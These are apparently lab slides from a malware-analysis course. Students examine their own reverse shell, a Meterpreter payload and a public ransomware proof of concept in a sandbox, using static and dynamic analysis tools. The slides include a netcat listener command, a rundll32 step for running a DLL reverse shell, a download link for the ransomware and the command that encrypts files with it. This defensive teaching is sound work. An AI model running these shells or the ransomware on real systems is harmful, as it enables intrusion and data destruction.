unicode	14	version	-	-	-	-	LegalCopyright
unicode	46	version	-	-	-	-	Copyright 2009 The Apache Software F
unicode	16	version	-	-	-	-	OriginalFilename
unicode	11	version	-	-	-	-	ProductName
unicode	18	version	-	-	-	-	Apache HTTP Server
unicode	14	version	-	-	-	-	ProductVersion
unicode	6	version	-	-	-	-	2.2.14
unicode	11	version	-	-	-	-	VarFileInfo
unicode	11	version	-	-	-	-	Translation

What about Meterpreter

We can also see SeSecurityPrivilege. With this privilege, the user can specify object access auditing options for individual resources, such as files, Active Directory objects, and registry keys. A user with this privilege can also view and clear the security log.



unicode	16	.lhwu	-	library	security	T1134 | Access Token Manipulation	SeDebugPrivilege
unicode	19	.lhwu	-	library	security	T1134 | Access Token Manipulation	SeSecurityPrivilege
unicode	19	.lhwu	-	library	security	T1134 | Access Token Manipulation	SeSecurityPrivilege
unicode	19	.lhwu	-	library	security	T1134 | Access Token Manipulation	SeSecurityPrivilege
unicode	19	.lhwu	-	library	security	T1134 | Access Token Manipulation	SeSecurityPrivilege
ascii	24	.rdata	x	import	security	-	AllocateAndInitializeSid
ascii	24	.lhwu	x	import	security	-	AllocateAndInitializeSid
ascii	24	.lhwu	x	import	security	-	AllocateAndInitializeSid

https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4672

What about Meterpreter

We also see a lot of Windows Functions that manipulate a user's token. An access token is an object that describes the security context of a process or thread. The information in a token includes the identity and privileges of the user account associated with the process or thread. Administrators in Windows need to sometimes run programs as system, so they can impersonate a system token. Payloads abuse this functionality to elevate privileges.

ascii	21	.lhwu	x	-	security	T1134 | Access Token Manipulation	AdjustTokenPrivileges
ascii	20	.lhwu	x	-	security	T1134 | Access Token Manipulation	LookupPrivilegeValue
ascii	13	.lhwu	-	-	security	T1134 | Access Token Manipulation	InitializeAcl
ascii	28	.lhwu	-	-	security	T1134 | Access Token Manipulation	InitializeSecurityDescriptor
ascii	25	.lhwu	x	-	security	T1134 | Access Token Manipulation	SetSecurityDescriptorDacl
ascii	25	.lhwu	x	-	security	T1134 | Access Token Manipulation	SetSecurityDescriptorSacl
ascii	15	.lhwu	x	-	security	T1134 | Access Token Manipulation	SetEntriesInAcl

Static Analysis - Capa

Capa analyzes the malware and makes a guess at what tactics and functionality it does? Questions this tool answers

- What Mitre Tactics does this do
  - Execution, Credential Access, etc.
  - Essentially our course outline
- What can this file do?
  - read/write files (ransomware likes to do this)
  - Sockets (reverse shells and data exfiltration)

Capa

Capa is a tool that analyzes a payload and sees what techniques and tactics it tries to accomplish. These are best-guesses, but are usually fairly accurate. Try capa with your reverse shell and meterpreter.

```
C:\Users\bryan\Desktop>capa shell.exe
```

md5	f17cfb511764d4e0d4b5e0bab4fd870e
sha1	851415852ae1e3b905dd57379bb7f2d1adf8b93b
sha256	85752f27117e881ba16c221d671e3b667668e0d73e7b19eb707b8d45ece49494
os	windows
format	pe
arch	i386
path	C:/Users/bryan/Desktop/shell.exe

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Obfuscated Files or Information T1027
EXECUTION	Shared Modules T1129

Dynamic Analysis

Actually running the file.

Malware can have behaviour that can go undetected during static analysis. It can also introduce other malware onto the system - which can only be seen if you run the malware in a secure environment (sandbox) like your flare-vm.

Dynamic Analysis - Procmon

Process Monitor

When you run a file, you can see the DLLs (like Windows DLLs) it’s running, which gives you clues to its behaviour. You can also see other programs or processes the malware calls, as well as commands being run.


Dynamic Analysis - Procmon

Questions to answer:

- What commands does the malware run?
- What programs or DLLs does the program call?
  - Winsock32 is used for remote communications (reverse shell)
- What processes does the malware call?
  - Process tree - malware can be complicated and call upon many processes to evade detection
- Do any other processes start acting weirdly?
  - Malware can migrate to other processes and call commands as those processes


Dynamic Analysis

Now we can run our reverse shell and see what it does. This should always be done in an enclosed environment (like your flare-vm). Open up Procmon (Process Monitor). Hit the blue filter symbol and add Process Name is the name of your shell. Then hit Add and Apply.



Dynamic Analysis

Set up your netcat listener on your kali machine with nc -lvnp <lport> and run your shell on your flare-vm.



5:50:3...	shell.exe	7688	Process Start		SUCCESS	Parent PID: 3984, ...
5:50:3...	shell.exe	7688	Thread Create		SUCCESS	Thread ID: 7280
5:50:3...	shell.exe	7688	Load Image	C:\Users\bryan\Desktop\shell.exe	SUCCESS	Image Base: 0x400...
5:50:3...	shell.exe	7688	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ffd...
5:50:3...	shell.exe	7688	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x77b...
5:50:3...	shell.exe	7688	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x7ffd...
5:50:3...	shell.exe	7688	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x7ffd...
5:50:3...	shell.exe	7688	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS	Image Base: 0x77b...
5:50:3...	shell.exe	7688	Load Image	C:\Windows\SysWOW64\kernel32.dll	SUCCESS	Image Base: 0x76a...
5:50:3...	shell.exe	7688	Load Image	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	Image Base: 0x779...
5:50:3...	shell.exe	7688	Load Image	C:\Windows\SysWOW64\apphelp.dll	SUCCESS	Image Base: 0x74f...
5:50:3...	shell.exe	7688	Load Image	C:\Windows\SysWOW64\msvcrt.dll	SUCCESS	Image Base: 0x768...
5:50:3...	shell.exe	7688	Thread Create		SUCCESS	Thread ID: 4484
5:50:3...	shell.exe	7688	Load Image	C:\Windows\SysWOW64\advapi32.dll	SUCCESS	Image Base: 0x771...
5:50:3...	shell.exe	7688	Load Image	C:\Windows\SysWOW64\sechost.dll	SUCCESS	Image Base: 0x768...
5:50:3...	shell.exe	7688	Load Image	C:\Windows\SysWOW64\rpcrt4.dll	SUCCESS	Image Base: 0x75a...
5:50:3...	shell.exe	7688	Load Image	C:\Windows\SysWOW64\ws2_32.dll	SUCCESS	Image Base: 0x777...
5:50:3...	shell.exe	7688	Load Image	C:\Windows\SysWOW64\wsock32.dll	SUCCESS	Image Base: 0x74e...
5:50:3...	shell.exe	7688	Thread Create		SUCCESS	Thread ID: 1764
5:50:3...	shell.exe	7688	Load Image	C:\Windows\SysWOW64\mswsock.dll	SUCCESS	Image Base: 0x74b...
5:50:3...	shell.exe	7688	Process Create	C:\Windows\SysWOW64\cmd.exe	SUCCESS	PID: 6532, Comma...

What just Happened?

1. The process was created
2. The shell imported the necessary dlls to make a socket connection
3. The program then created a cmd.exe (command prompt) process.


This is classic reverse shell behaviour.

Try running a command on your Kali machine (like whoami).

What just Happened?

Now select any line in Procmon with shell.exe and go to Tools -> Process Tree

We can see that the shell used cmd.exe to run whoami. You can also see the user and command run.




Dynamic Analysis - Wireshark

Wireshark lets you see the packets sent to and from your machine. Questions to answer:

- Is there any communication with other machines?
- What sort of packets are being sent?
  - HTTP, TCP, SMB, etc.
- What information is being sent?
  - Files, data about the machine, etc.
  - Really good if it’s unencrypted


More Dynamic Analysis

Now open wireshark and run another command. You should record on Ethernet0 if using VMWare. After you run your command from Kali (I ran ipconfig) you can stop recording and use the filter ip.addr == <kali_ip> and hit Enter.



More Dynamic Analysis

Here we can see the actual data that's being sent to your Kali Machine. Because we are just using regular TCP, we can see everything in plaintext.



Other Types of PE - DLL


A DLL is a Dynamic Link Library. These files contain functions that EXEs can use, similar to a library in coding. Windows has a lot of built-in ones, like winsock32.dll. We can use msfvenom with -f dll to make a DLL reverse shell

To save time from making our own EXE to use our DLL, we can use the built-in rundll32.exe to run our dll. Make sure to have the netcat listener going.

```
C:\Users\bryan\Desktop>rundll32 shell.dll,anything
```

Other Types of PE - DLL

If we look at procmon and adjust our filters to Process Name is rundll32.exe, and look at the process tree, we can see that rundll32.exe is responsible for running cmd and making a connection to our Kali machine. Shell.dll isn't mentioned except when it's loaded by rundll32.exe. This makes DLLs very good for hiding malicious software.



Ransomware


The big one

Grab main_v2.exe from
https://github.com/jimmy-ly00/Ransomware-PoC/releases/tag/v1.0

Place the dummy data from Brightspace onto your machine.

Ransomware

Pestudio does not like this file



engine (71/71)	score (37/71)	date (dd.mm.yyyy)	age (days)
Bkav	W32.AIDetectMalware	06.09.2023	18
Lionic	Trojan.Python.Agent.j!c	06.09.2023	18
Elastic	malicious (moderate confidence)	30.08.2023	25
DrWeb	clean	06.09.2023	18
MicroWorld-eScan	Trojan.Agent.FTSF	06.09.2023	18
CMC	clean	22.08.2023	33
CAT-QuickHeal	Trojan.GenericPMF.S15497014	06.09.2023	18
McAfee	Artemis!F7F9486DF46A	06.09.2023	18
Malwarebytes	clean	06.09.2023	18
Zillya	clean	06.09.2023	18
Sangfor	Ransom.Python.Filecoder.Viyz	18.08.2023	37

Ransomware


Capa sees a lot of reading/writing files

EXECUTION	Command and Scripting Interpreter [E1059]
FILE SYSTEM	Create Directory [C0046] Delete Directory [C0048] Delete File [C0047] Read File [C0051] Writes File [C0052]
OPERATING SYSTEM	Environment Variable::Set Variable [C0034.001]
PROCESS	Create Process [C0017]

Capability	Namespace
reference analysis tools strings	anti-analysis
reference anti-VM strings targeting Xen	anti-analysis/anti-vm/vm-detection
compute adler32 checksum	data-manipulation/checksum/adler32
accept command line arguments	host-interaction/cli
query environment variable	host-interaction/environment-variable
set environment variable (4 matches)	host-interaction/environment-variable
get common file path	host-interaction/file-system

Ransomware

We can also use floss to place the strings in a text file with floss main_v2.exe > floss.txt




Dynamic Analysis - Procexp

Process Explorer lets you see what files a process has opened and written.
Questions to answer:

- Does the malware write or read files
  - Information gathering, encrypting files, downloading more malware
- Does the malware use a lot of resources
  - RAM, CPU
  - Some malware uses a lot of resources to cause a denial-of-service and cause the machine to crash


Ransomware

Open procexp (Process Explorer) and go to view -> Select Columns. On the Process Disk Tab check all these boxes.



Ransomware

Run the file with main_v2.exe -e -p data to encrypt the data folder. Only 260kb, which isn't much but we only encrypted 1 folder. You can decrypt with main_v2.exe -d -p data



Execution - In memory attacks

What is an in-memory attack

